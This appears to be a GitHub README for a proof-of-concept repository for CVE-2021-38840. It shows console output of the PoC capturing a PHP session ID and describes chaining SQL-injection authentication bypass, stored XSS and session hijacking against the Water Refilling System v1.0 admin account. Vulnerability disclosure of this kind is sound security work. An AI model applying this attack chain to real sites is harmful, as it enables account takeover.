


main CVE-mitre / CVE-2021-38840 /

nu11secur1ty Update README.MD on Oct 30, 2021 History

..	
docs	last year
CVE-2021-38840.py	last year
PWNPHPSID.py	last year
README.MD	last year
chromedriver.exe	last year
template_report.txt	last year
water_refilling_0.zip	last year

README.MD

## CVE-2021-38840



## Vendor

## Software

```
PowerShell 7 (x64)
DevTools listening on ws://127.0.0.1:49310/devtools/browser/809689d1-2a95-41d0-914c-422097a9b3d4
C:\Users\venvaropt\Desktop\CVE-2021-38840\CVE-2021-38840.py:22: DeprecationWarning: find_element_by_* commands are deprecated. Please use find_element() instead
  username_element = browser.find_element_by_name(element_for_username)
C:\Users\venvaropt\Desktop\CVE-2021-38840\CVE-2021-38840.py:34: DeprecationWarning: find_element_by_* commands are deprecated. Please use find_element() instead
  password_element = browser.find_element_by_name(element_for_password)
Some error occurred :(
PS C:\Users\venvaropt\Desktop\CVE-2021-38840> python .\CVE-2021-38840.py
DevTools listening on ws://127.0.0.1:49385/devtools/browser/ab3782f5-cb6e-487f-8437-5fc7270ea81a
C:\Users\venvaropt\Desktop\CVE-2021-38840\CVE-2021-38840.py:22: DeprecationWarning: find_element_by_* commands are deprecated. Please use find_element() instead
  username_element = browser.find_element_by_name(element_for_username)
C:\Users\venvaropt\Desktop\CVE-2021-38840\CVE-2021-38840.py:34: DeprecationWarning: find_element_by_* commands are deprecated. Please use find_element() instead
  password_element = browser.find_element_by_name(element_for_password)
[15208:19080:1030/143729.816:ERROR:chrome_browser_main_extra_parts_metrics.cc(230)] crbug.com/1216328: Checking Bluetooth availability started. Please report if there is
no report that this ends.
[15208:19080:1030/143729.825:ERROR:chrome_browser_main_extra_parts_metrics.cc(233)] crbug.com/1216328: Checking Bluetooth availability ended.
[15208:19100:1030/143729.834:ERROR:device_event_log_impl.cc(214)] [14:37:29.833] Bluetooth: bluetooth_adapter_winrt.cc:1073 Getting Default Adapter failed.
[15208:19080:1030/143729.837:ERROR:chrome_browser_main_extra_parts_metrics.cc(236)] crbug.com/1216328: Checking default browser status started. Please report if there is
no report that this ends.
[15208:19080:1030/143729.875:ERROR:chrome_browser_main_extra_parts_metrics.cc(240)] crbug.com/1216328: Checking default browser status ended.
13cbklkf2fnd1d29v5jh22leen
Press any key to continue to exploit the PHPSID cookie...

DevTools listening on ws://127.0.0.1:49433/devtools/browser/2220406e-85b3-4416-9481-1eb3cdd6154d
[7240:6068:1030/143738.967:ERROR:chrome_browser_main_extra_parts_metrics.cc(230)] crbug.com/1216328: Checking Bluetooth availability started. Please report if there is
no report that this ends.
[7240:6068:1030/143738.968:ERROR:chrome_browser_main_extra_parts_metrics.cc(233)] crbug.com/1216328: Checking Bluetooth availability ended.
[7240:6068:1030/143738.971:ERROR:chrome_browser_main_extra_parts_metrics.cc(236)] crbug.com/1216328: Checking default browser status started. Please report if there is
no report that this ends.
[7240:8132:1030/143738.972:ERROR:device_event_log_impl.cc(214)] [14:37:38.972] Bluetooth: bluetooth_adapter_winrt.cc:1073 Getting Default Adapter failed.
[7240:6068:1030/143738.999:ERROR:chrome_browser_main_extra_parts_metrics.cc(240)] crbug.com/1216328: Checking default browser status ended.
Your PHPSID is PWNED

The payload for CVE-2021-38840 is deployed...

Press any key to close the PoC...

PS C:\Users\venvaropt\Desktop\CVE-2021-38840>
```

## Description:

The Water Refilling System - PHP (by: oretnom23 ) v1.0 is vulnerable to remote SQL-Injection-Bypass-Authentication + XSS-Stored Hijacking PHPSESSID

- m0re info: <https://portswigger.net/support/using-sql-injection-to-bypass-authentication>. The parameter (username) from the login form is not protected correctly and there is no security and escaping from malicious payloads. When the user will sending a malicious query or malicious payload to the MySQL server he can bypass the login credentials and take control of the administer account.

#### 2. XSS - Stored PHPSESSID Vulnerable

- The vulnerable XSS app: is "maintenance", parameters: "name" After the successful SQL injection, the malicious user can be storing an XSS payload whit who can take the active PHPSESSID session.

#### 3. remote PHPSESSID - Injection

- After the successful XSS attack the malicious user can take control of the administrative account of the system from everywhere by using the PHPSESSID, and then he can make a lot of bad things!

**CONCLUSION: This vendor must STOP creating all these broken projects and vulnerable software programs, probably he is not a developer!**

---

**BR**

---

- [+] @nu11secur1ty System Administrator - Infrastructure and Penetration Testing Engineer

**Reproduce:**

---

[href](#)

**Proof:**

---

[href](#)

**BR nu11secur1ty**

---